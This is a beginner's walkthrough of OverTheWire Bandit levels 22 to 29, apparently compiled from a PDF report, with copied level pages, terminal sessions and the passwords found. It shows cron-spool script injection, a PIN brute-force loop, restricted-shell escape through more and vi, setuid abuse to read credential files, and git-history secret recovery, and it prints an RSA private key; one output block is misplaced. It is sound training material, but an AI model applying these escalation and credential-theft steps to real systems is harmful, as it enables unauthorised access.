OTW_Wargames

OVERTHEWIRE BANDIT WARGAME

PART 3


Practical Linux & Privilege Escalation Fundamentals for Junior Pentesters

Prepared by

Ahmed Eldkrory (EDGAR)

Junior Penetration Tester

ahmed.a.eldkrory@gmail.com
www.linkedin.com/in/ahmed-eldkrory



This document demonstrates my understanding of fundamental Linux and command-line concepts from a security perspective, based on the **OverTheWire Bandit Wargame**. It summarizes key techniques, methodologies, and learning outcomes developed while solving the initial levels of the challenge.

The focus of this write-up is on **technical reasoning, problem-solving approach, and practical skill development**, rather than simply listing solutions or commands. Emphasis is placed on understanding how each task reflects real-world scenarios encountered in penetration testing and system analysis.


This report specifically covers **Levels 23 → 33** of the Bandit Wargame. Due to the progressive nature of the challenge, the full walkthrough will be divided into **three separate reports**, each addressing a different range of levels to maintain clarity and depth of explanation.

Full Write-up:

https://medium.com/@ahmed.a.eldkrory/from-cron-exploitation-to-shell-escape-overthewire-bandit-levels-23-33-1656d8be3d4c

Wargame Link:
https://overthewire.org/wargames/bandit/

Bandit Wargame



Wargames Rules Information updated

OverTheWire
We're hackers, and we are good-looking. We are the 1%.

Donate! Help!?

Bandit

The Bandit wargame is aimed at absolute beginners. It will teach the basics needed to be able to play other wargames. **If you notice something essential is missing or have ideas for new levels, please let us know!**

Note for beginners

This game, like most other games, is organised in levels. You start at Level 0 and try to "beat" or "finish" it. Finishing a level results in information on how to start the next level. The pages on this website for "Level <X>" contain information on how to start level X from the previous level. E.g. The page for Level 1 has information on how to gain access from Level 0 to Level 1. All levels in this game have a page on this website, and they are all linked to from the sidemenu on the left of this page.

You will encounter many situations in which you have no idea what you are supposed to do. **Don't panic! Don't give up!** The purpose of this game is for you to learn the basics. Part of learning the basics, is reading a lot of new information. If you've never used the command line before, a good first read is this introduction to user commands.

There are several things you can try when you are unsure how to continue:

First, if you know a command, but don't know how to use it, try the **manual** (man page) by entering **man <command>**. For example, **man ls** to learn about the "ls" command. The "man" command also has a manual, try it! When using **man**, press `q` to quit (you can also use `/` and `n` and `N` to search).
Second, if there is no man page, the command might be a **shell built-in**. In that case use the "**help <X>**" command. E.g. help cd
Also, your favorite **search-engine** is your friend. Learn how to use it! I recommend Google.
Lastly, if you are still stuck, you can join us via chat

You're ready to start! Begin with Level 0, linked at the left of this page. Good luck!

Note for VMs: You may fail to connect to overthewire.org via SSH with a "*broken pipe error*" when the network adapter for the VM is configured to use NAT mode. Adding the setting `IPQoS throughput` to `/etc/ssh/ssh_config` should resolve the issue. If this does not solve your issue, the only option then is to change the adapter to Bridged mode.

The goal of the Bandit Wargame is to introduce beginners to essential Linux skills required in cybersecurity, particularly in penetration testing and system exploitation.

The challenge is structured as a sequence of levels, where each level requires the user to retrieve a password that grants access to the next level. These passwords are typically hidden within files, directories, or system outputs, requiring the use of Linux commands and logical reasoning to uncover them.

Unlike theoretical learning, Bandit emphasizes **hands-on interaction with a real Linux environment**, encouraging users to think like attackers while developing practical command-line proficiency.

For example, a user may need to:

- Navigate complex directory structures
- Identify hidden files
- Read file contents with restricted permissions
- Process and filter command output

Each level builds upon the previous one, reinforcing core skills and introducing new concepts gradually.

Why Bandit Matters in Cybersecurity

Mastering the Linux command line is a foundational requirement in cybersecurity. The Bandit Wargame directly supports this by simulating realistic scenarios that security professionals encounter.

From a penetration testing perspective, these skills are critical for:

- Navigating compromised systems efficiently
- Locating sensitive files and credentials
- Understanding file permissions and access control
- Automating tasks using command-line tools
- Interacting with remote systems via SSH

Additionally, Bandit helps develop a **problem-solving mindset**, which is essential for:

- Privilege escalation
- Post-exploitation activities
- Capture The Flag (CTF) challenges
- Real-world security assessments

By understanding how attackers think and operate at a low level, defenders can better secure systems against similar techniques.

Core Concept: Linux Command-Line Fundamentals

At its core, the Bandit Wargame focuses on mastering the Linux command-line interface (CLI), which is a primary tool for both attackers and defenders.

Key concepts covered include:

- **File System Navigation**
  Understanding how to move through directories and locate files using commands such as `cd`, `ls`, and `pwd`.
- **File Inspection and Manipulation**
  Reading and analyzing file contents using tools like `cat`, `less`, `head`, and `tail`.
- **Permissions and Access Control**
  Interpreting file permissions and understanding how they affect accessibility.
- **Data Processing**
  Filtering and extracting useful information using commands such as `grep`, `sort`, and `uniq`.
- **Remote Access**
  Connecting to systems securely using SSH and managing authentication credentials.

A useful way to think about the command line is as a **direct interface to the operating system**, where every action is explicit and controlled.

Unlike graphical interfaces, the CLI provides:

- Greater precision
- More control over system operations
- The ability to automate complex tasks

These properties make it an essential tool in cybersecurity operations.

Room Structure

The Bandit Wargame is structured as a sequence of progressively challenging levels, each designed to introduce a specific concept or skill.

In this report, the focus is on:

Levels 23 → 33

This stage emphasizes:

- Basic Linux commands
- File handling techniques
- Understanding hidden and non-standard file names
- Introductory data extraction methods

Each level builds incrementally, ensuring a solid foundation before moving to more

advanced topics in later stages.

Operational Tip: Level Transitions

Methodology To progress efficiently, you must close the current session and

re-authenticate as the next user. Avoid nesting SSH sessions,as this creates confusion and connection instability.

Commands

`exit` — Terminate the current session and return to your local terminal.

`ssh bandit[N]@bandit.labs.overthewire.org -p 2220` — Connect to the next level (where [N] is the new level number).

Bandit Level 22 → 23

Donate! Help!?

Bandit Level 22 → Level 23

Level Goal

A program is running automatically at regular intervals from **cron**, the time-based job scheduler. Look in **/etc/cron.d/** for the configuration and see what command is being executed.

NOTE: Looking at shell scripts written by other people is a very useful skill. The script for this level is intentionally made easy to read. If you are having problems understanding what it does, try executing it to see the debug information it prints.

Commands you may need to solve this level

cron, crontab, crontab(5) (use "man 5 crontab" to access this)

Goal

Retrieve the next password by analyzing a shell script executed via a **cron job**.

Technique

Script analysis and logic reversal. In this level, the script generates a filename in `/tmp` using an MD5 hash of the user's name. By replicating the script's logic manually in the terminal, we can determine the exact filename used to store the password and read it. This skill is vital for understanding automated security tasks and identifying sensitive "hidden-in-plain-sight" temporary files.

Commands

`cat /usr/bin/cronjob_bandit23.sh` — Reads the script to understand how the target filename is generated.

`echo I am user bandit23 | md5sum | cut -d ' ' -f 1` — Manually executes the logic from the script to find the hash.

`cat /tmp/8ca319486bfbbc3663ea0fbe81326349` — Reads the resulting file to retrieve the password.

Result

Password Found: `0Zf11ioIjMVN551jX3CmStKLYqjk54Ga`

Execution & Documentation

```
bandit22@bandit:~$ ls -l /etc/cron.d/
total 40
-r--r----- 1 root root  47 Oct 14 09:26 behemoth4_cleanup
-rw-r--r-- 1 root root 123 Oct 14 09:19 clean_tmp
-rw-r--r-- 1 root root 120 Oct 14 09:26 cronjob_bandit22
-rw-r--r-- 1 root root 122 Oct 14 09:26 cronjob_bandit23
-rw-r--r-- 1 root root 120 Oct 14 09:26 cronjob_bandit24
-rw-r--r-- 1 root root 201 Apr  8  2024 e2scrub_all
-r--r----- 1 root root  48 Oct 14 09:27 leviathan5_cleanup
-rw------- 1 root root 138 Oct 14 09:28 manpage3_resetpw_job
-rwx------ 1 root root  52 Oct 14 09:29 otw-tmp-dir
-rw-r--r-- 1 root root 396 Jan  9  2024 sysstat
bandit22@bandit:~$ cat /etc/cron.d/cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:~$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
0Zf11ioIjMVN551jX3CmStKLYqjk54Ga
bandit22@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Bandit Level 23 → 24

Donate! Help!?

Bandit Level 23 → Level 24

Level Goal

A program is running automatically at regular intervals from **cron**, the time-based job scheduler. Look in **/etc/cron.d/** for the configuration and see what command is being executed.

NOTE: This level requires you to create your own first shell-script. This is a very big step and you should be proud of yourself when you beat this level!

NOTE 2: Keep in mind that your shell script is removed once executed, so you may want to keep a copy around...

Commands you may need to solve this level

chmod, cron, crontab, crontab(5) (use "man 5 crontab" to access this)

Goal

Create and execute a custom shell script via a cron job that has the permissions of the next user.

Technique

Exploiting automated task directories. This level simulates a **directory-based cron job**, where any script placed in a specific folder (`/var/spool/bandit24/foo`) is automatically executed by the next user. This is a classic example of a privilege escalation vector where insecure directory permissions allow an attacker to run code as a higher-privileged account.

Commands

`cat /usr/bin/cronjob_bandit24.sh` — Analyzes the cleanup script to see that it executes and then deletes all files in the target directory.

`nano /tmp/get24.sh` — Creates a script that copies the password file to a readable location: `cat /etc/bandit_pass/bandit24 > /tmp/bandit24_pass`.

`chmod +x /tmp/get24.sh` — Makes the script executable.

`cp /tmp/get24.sh /var/spool/bandit24/foo/` — Places the script in the execution queue.

Result

Password Found: `gb8KRRcsshuZXI0tUuR6ypOFjiZbf3G8`

Execution & Documentation

```
  GNU nano 7.2                                          get24.sh *
#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/bandit24_pass
```

```
bandit23@bandit:~$ ls -l /etc/cron.d/
total 40
-r--r----- 1 root root  47 Oct 14 09:26 behemoth4_cleanup
-rw-r--r-- 1 root root 123 Oct 14 09:19 clean_tmp
-rw-r--r-- 1 root root 120 Oct 14 09:26 cronjob_bandit22
-rw-r--r-- 1 root root 122 Oct 14 09:26 cronjob_bandit23
-rw-r--r-- 1 root root 120 Oct 14 09:26 cronjob_bandit24
-rw-r--r-- 1 root root 201 Apr  8  2024 e2scrub_all
-r--r----- 1 root root  48 Oct 14 09:27 leviathan5_cleanup
-rw------- 1 root root 138 Oct 14 09:28 manpage3_resetpw_job
-rwx------ 1 root root  52 Oct 14 09:29 otw-tmp-dir
-rw-r--r-- 1 root root 396 Jan  9  2024 sysstat
```

```
bandit23@bandit:~$ cat /etc/cron.d/cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:~$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash
shopt -s nullglob
myname=$(whoami)

cd /var/spool/"$myname"/foo || exit
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." ] && [ "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" "./$i")"
        if [ "${owner}" = "bandit23" ] && [ -f "$i" ]; then
            timeout -s 9 60 "./$i"
        fi
        rm -rf "./$i"
    fi
done
bandit23@bandit:~$ cd /tmp
nano get24.sh
Unable to create directory /home/bandit23/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

bandit23@bandit:/tmp$ chmod +x get24.sh
bandit23@bandit:/tmp$ ls -l get24.sh
-rwxr-xr-x 1 bandit23 bandit23 63 Jan 22 16:08 get24.sh
bandit23@bandit:/tmp$ cp get24.sh /var/spool/bandit23/foo/
cp: cannot create regular file '/var/spool/bandit23/foo/': No such file or directory
bandit23@bandit:/tmp$ ls -ld /var/spool/bandit24/foo
drwxrwx-wx 7 root bandit24 4096 Jan 22 16:03 /var/spool/bandit24/foo
bandit23@bandit:/tmp$ cp /tmp/get24.sh /var/spool/bandit24/foo/
bandit23@bandit:/tmp$ cat /tmp/bandit24_pass
gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8
bandit23@bandit:/tmp$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Bandit Level 24 → 25

Donate! Help!?

Bandit Level 24 → Level 25

Level Goal

A daemon is listening on port 30002 and will give you the password for bandit25 if given the password for bandit24 and a secret numeric 4-digit pincode. There is no way to retrieve the pincode except by going through all of the 10000 combinations, called brute-forcing.
You do not need to create new connections each time

Goal

Retrieve the next password by submitting the current password and a secret 4-digit PIN to a daemon listening on port 30002.

Technique

Brute-forcing network services. When a service requires a numerical code that cannot be retrieved through reconnaissance, security professionals use automation to try all possible combinations. This level introduces the core logic of a brute-force attack: iterating through a range (0000–9999) and piping the output to a network socket.

Commands

`ssh bandit24@bandit.labs.overthewire.org -p 2220` — Connects to the server using the password retrieved in the previous level.

(Note: Solving this requires a loop, e.g., `for i in {0000..9999}; do echo "gb8KRRcsshuZXI0tUuR6ypOFjiZbf3G8 $i"; done | nc localhost 30002`*).*

Result

Password Found: `iCi86ttT4KSNe1armKiwbQNmB3YJP3q4`

Execution & Documentation

```
bandit24@bandit:~$ (
for i in $(seq -w 0000 9999); do
    echo "gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8 $i"
done
) | nc localhost 30002
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a single line, separated by a space.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
```

```
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Correct!
The password of user bandit25 is iCi86ttT4KSNe1armKiwbQNmB3YJP3q4

bandit24@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Bandit Level 25 → 26

Donate! Help!?

Bandit Level 25 → Level 26

Level Goal

Logging in to bandit26 from bandit25 should be fairly easy... The shell for user bandit26 is not **/bin/bash**, but something else. Find out what it is, how it works and how to break out of it.

NOTE: if you're a Windows user and typically use Powershell to `ssh` into bandit: Powershell is known to cause issues with the intended solution to this level. You should use command prompt instead.

Goal

Log in to user `bandit26` using the provided SSH key and break out of its restricted shell to retrieve the password.

Technique

Breaking out of restricted shells via text pagers. User `bandit26` is configured with a custom shell (instead of `/bin/bash`) that executes a script using `more`. In Linux, the `more` command displays a file's content and stays open if the terminal window is too small to show the entire text. While in this "paged" state, one can press `v` to open the `vi` editor. From `vi`, it is possible to escape to a full shell or execute system commands. This illustrates the danger of providing administrative or pager-based tools as restricted entry points.

Commands

`stty rows 5 columns 20` — Shrinks the local terminal size to force the `more` command to pause.

`ssh -i bandit26.key bandit26@bandit.labs.overthewire.org -p 2220` — Connects to the user.

`v` — (While the pager is active) Opens the `vi` editor.

`:set shell=/bin/bash` — (Inside vi) Configures the shell path.

`:shell` — (Inside vi) Executes the shell breakout.

Result

Password Found: `s0773xxkk0MXfdqOfPRVr9L3jJBUOgCZ`

Execution & Documentation

```
bandit25@bandit:~$ ls -la
total 40
drwxr-xr-x   2 root     root     4096 Oct 14 09:26 .
drwxr-xr-x 150 root     root     4096 Oct 14 09:29 ..
-rw-r-----   1 bandit25 bandit25   33 Oct 14 09:26 .bandit24.password
-r--------   1 bandit25 bandit25 1679 Oct 14 09:26 bandit26.sshkey
-rw-r-----   1 bandit25 bandit25  151 Oct 14 09:26 .banner
-rw-r--r--   1 root     root      220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root     root     3851 Oct 14 09:19 .bashrc
-rw-r-----   1 bandit25 bandit25   66 Oct 14 09:26 .flag
-rw-r-----   1 bandit25 bandit25    4 Oct 14 09:26 .pin
-rw-r--r--   1 root     root      807 Mar 31  2024 .profile
bandit25@bandit:~$ ls -l bandit26.sshkey
-r-------- 1 bandit25 bandit25 1679 Oct 14 09:26 bandit26.sshkey
bandit25@bandit:~$ cat bandit26.sshkey
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEApis2AuoooEqeYWamtwX2k5z9uU1Afl2F8VyXQqbv/LTrIwdW
pTfaeRHXzr0Y0a5Oe3GB/+W2+PReif+bPZlzTY1XFwpk+DiHk1kmL0moEW8HJuT9
/5XbnpjSzn0eEAfFax2OcopjrzVqdBJQerkj0puv3UXY07AskgkyD5XepwGAlJOG
xZsMq1oZqQ0W29aBtfykuGie2bxroRjuAPrYM4o3MMmtlNE5fC4G9Ihq0eq73MDi
1ze6d2jIGce873qxn308BA2qhRPJNEbnPev5gI+5tU+UxebW8KLbk0EhoXB953Ix
3lgOIrT9Y6skRjsMSFmC6WN/O7ovu8QzGqxdywIDAQABAoIBAAaXoETtVT9GtpHW
qLaKHgYtLEO1tOFOhInWyolyZgL4inuRRva3CIvVEWK6TcnDyIlNL4MfcerehwGi
il4fQFvLR7E6UFcopvhJiSJHIcvPQ9FfNFR3dYcNOQ/IFvE73bEqMwSISPwiel6w
e1DjF3C7jHaS1s9PJfWFN982aublL/yLbJP+ou3ifdljS7QzjWZA8NRiMwmBGPIh
Yq8weR3jIVQl3ndEYxO7Cr/wXXebZwlP6CPZb67rBy0jg+366mxQbDZIwZYEaUME
zY5izFclr/kKj4s7NTRkC76Yx+rTNP5+BX+JT+rgz5aoQq8ghMw43NYwxjXym/MX
c8X8g0ECgYEA1crBUAR1gSkM+5mGjjoFLJKrFP+IhUHFh25qGI4Dcxxh1f3M53le
wF1rkp5SJnHRFm9IW3gM1JoF0PQxI5aXHRGHphwPeKnsQ/xQBRWCeYpqTme9amJV
tD3aDHkpIhYxkNxqol5gDCAt6tdFSxqPaNfdfsfaAOXiKGrQESUjIBcCgYEAxvmI
2ROJsBXaiM4Iyg9hUpjZIn8TW2UlH76pojFG6/KBd1NcnW3fu0ZUU790wAu7QbbU
i7pieeqCqSYcZsmkhnOvbdx54A6NNCR2btc+si6pDOe1jdsGdXISDRHFb9QxjZCj
6xzWMNvb5n1yUb9w9nfN1PZzATfUsOV+Fy8CbG0CgYEAifkTLwfhqZyLk2huTSWm
pzB0ltWfDpj22MNqVzR3h3d+sHLeJVjPzIe9396rF8KGdNsWsGlWpnJMZKDjgZsz
JQBmMc6UMYRARVP1dIKANN4eY0FSHfEebHcqXLho0mXOUTXe37DWfZza5V9Oify3
JquBd8uUptW1Ue41H4t/ErsCgYEArc5FYtF1QXIlfcDz3oUGz16itUZpgzlb71nd
1cbTm8EupCwWR5I1j+IEQU+JTUQyI1nwWcnKwZI+5kBbKNJUu/mLsRyY/UXYxEZh
ibrNklm94373kV1US/0DlZUDcQba7jz9Yp/C3dT/RlwoIw5mP3UxQCizFspNKOSe
euPeaxUCgYEAntklXwBbokgdDup/u/3ms5Lb/bm22zDOCg2HrlWQCqKEkWkAO6R5
/Wwyqhp/wTl8VXjxWo+W+DmewGdPHGQQ5fFdqgpuQpGUq24YZS8m66v5ANBwd76t
IZdtF5HXs2S5CADTwniUS5mX1HO9l5gUkk+h0cH5JnPtsMCnAUM+BRY=
-----END RSA PRIVATE KEY-----
bandit25@bandit:~$
```

```
bandit25@bandit: ~                                   edgar@kali: ~

┌──(edgar㉿kali)-[~]
└─$ nano bandit26.key

┌──(edgar㉿kali)-[~]
└─$ chmod 600 bandit26.key


┌──(edgar㉿kali)-[~]
└─$ stty rows 5 columns 20
ssh -i bandit26.key bandit26@bandit.labs.overthewire.org -p 2220

                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-0

      ,----..            ,----,         .---.
     /   /   \        ,/   .`|        /. ./|
    /   .     :      ,`    .'  :     .--'.  ' ;
   .   /   ;.  \   ;     ;    /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.   '   \' .
  ;   |  ; \ ; | |    :    | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  | \   ;  `      |
  '   ;  \; /  |      '   :  ;   .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :   '  |--"
     \   \ .'          ;   |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!
```

```
bandit25@bandit: ~                                edgar@kali: ~
\__,_|_|\__|____\____
/
~
E325: ATTENTION
Found a swap file by
 the name "/tmp/text
.txt.swp"
          owned by:
bandit26   dated: Tu
e Jan 20 00:57:34 20
26
         file name:
~bandit26/text.txt
          modified:
YES
         user name:
bandit26   host name
: gibson-0
        process ID:
4 (STILL RUNNING)
While opening file "
text.txt"
             dated:
Tue Oct 14 09:26:16
2025

(1) Another program
may be editing the s
ame file.  If this i
s the case,
    be careful not t
o end up with two di
fferent instances of
 the same
    file when making
 changes.  Quit, or
continue with cautio
n.
(2) An edit session
for this file crashe
d.
    If this is the c
ase, use ":recover"
or "vim -r text.txt"

    to recover the c
hanges (see ":help r
ecovery").
    If you did this
already, delete the
swap file "/tmp/text
.txt.swp"
q
```

```
bandit26@bandit:~$ cat /etc/bandit_pass/bandit26
s0773xxkk0MXfdqOfPRVr9L3jJBUOgCZ
bandit26@bandit:~$
```

Bandit Level 26 → 27

Donate! Help!?

Bandit Level 26 → Level 27

Level Goal

Good job getting a shell! Now hurry and grab the password for bandit27!

Goal

Escalate privileges from the restricted `bandit26` environment to retrieve the `bandit27` password using a **setuid** binary.

Technique

Exploiting setuid binaries for privilege escalation. After breaking out of the initial restricted shell, the environment contains a binary named `bandit27-do`. This binary has the setuid bit enabled and is owned by `bandit27`. This allows any user to execute it with the permissions of the owner, providing a direct path to read the protected password file in `/etc/bandit_pass/`.

Commands

`ls -l` — Identifies the setuid binary `bandit27-do` (marked in red/with `s` permission).

`./bandit27-do cat /etc/bandit_pass/bandit27` — Executes the command to read the credential file as user `bandit27`.

Result

Password Found: `upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB`

Execution & Documentation

```
bandit26@bandit:~$:ls -land not found
total 20@bandit:~$ ls -l
-rwsr-x--- 1 bandit27 bandit26 14884 Oct 14 09:26 bandit27-do
-rw-r----- 1 bandit26 bandit26   258 Oct 14 09:26 text.txt
bandit26@bandit:~$
```

```
bandit26@bandit:~$ ./bandit27-do cat /etc/bandit_pass/bandit27
upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
bandit26@bandit:~$
```

Bandit Level 27 → 28

Donate! Help!?

Bandit Level 27 → Level 28

Level Goal

There is a git repository at `ssh://bandit27-git@bandit.labs.overthewire.org/home/bandit27-git/repo` via the port `2220`. The password for the user `bandit27-git` is the same as for the user `bandit27`.

From your local machine (not the OverTheWire machine!), clone the repository and find the password for the next level. This needs git installed locally on your machine.

Commands you may need to solve this level

git

Helpful Reading Material

Installing Git
Git from the Bottom Up

Goal

Clone a remote Git repository from your local machine and find the next level's password.

Technique

Interacting with remote version control systems. In security assessments, discovering internal Git repositories is a goldmine for sensitive information. This level reinforces how to clone repositories over SSH using custom ports and searching through the working directory for plain-text credentials.

Commands

`git clone ssh://bandit27-git@bandit.labs.overthewire.org:2220/home/bandit27-git/repo` — Clones the repository to the local machine.

`cd repo && ls` — Navigates into the repository and lists files.

`cat README` — Reads the documentation file where the password was left exposed.

Result

Password Found: `Yz9IpL0sBcCeug7m9uQFt8ZNpS4HZRCn`

Execution & Documentation

```
┌──(edgar㉿kali)-[~]
└─$ git clone ssh://bandit27-git@bandit.labs.overthewire.org:2220/home/bandit27-git/repo

Cloning into 'repo'...
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit27-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.

┌──(edgar㉿kali)-[~]
└─$ cd repo

┌──(edgar㉿kali)-[~/repo]
└─$ ls
README

┌──(edgar㉿kali)-[~/repo]
└─$ cat README
The password to the next level is: Yz9IpL0sBcCeuG7m9uQFt8ZNpS4HZRcN
```

```
bandit17@bandit:~$ ls
passwords.new  passwords.old
bandit17@bandit:~$ diff passwords.old passwords.new
42c42
< BMIOFKM7CRSLI97voLp3TD80NAq5exxk
---
> x2gLTTjFwMOhQ8oWNbMN362QKxfRqGlO
bandit17@bandit:~$ exit
logout
Connection to bandit.labs.overthewire.org closed.
```

Bandit Level 28 → 29

Donate! Help!?

Bandit Level 28 → Level 29

Level Goal

There is a git repository at `ssh://bandit28-git@bandit.labs.overthewire.org/home/bandit28-git/repo` via the port `2220`. The password for the user `bandit28-git` is the same as for the user `bandit28`.

From your local machine (not the OverTheWire machine!), clone the repository and find the password for the next level. This needs git installed locally on your machine.

Commands you may need to solve this level

git

Helpful Reading Material

Installing Git
Git from the Bottom Up

Goal

Identify a password that has been removed from the current version of the repository but remains in the Git history.

Technique

Digital forensics in Git history. Developers often "fix" an information leak by deleting the sensitive data in a new commit, but the data remains accessible in the project's history. Security professionals use `git log` and `git show` to audit previous commits and recover "deleted" secrets.

Commands

`git log` — Views the commit history to identify previous versions of the files.

`git show [commit_hash]` — Inspects the changes in a specific commit to find the original password before it was replaced with "XXXXXXXX".

Result

Password Found: 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7

Execution & Documentation

```
┌──(edgar㉿kali)-[~]
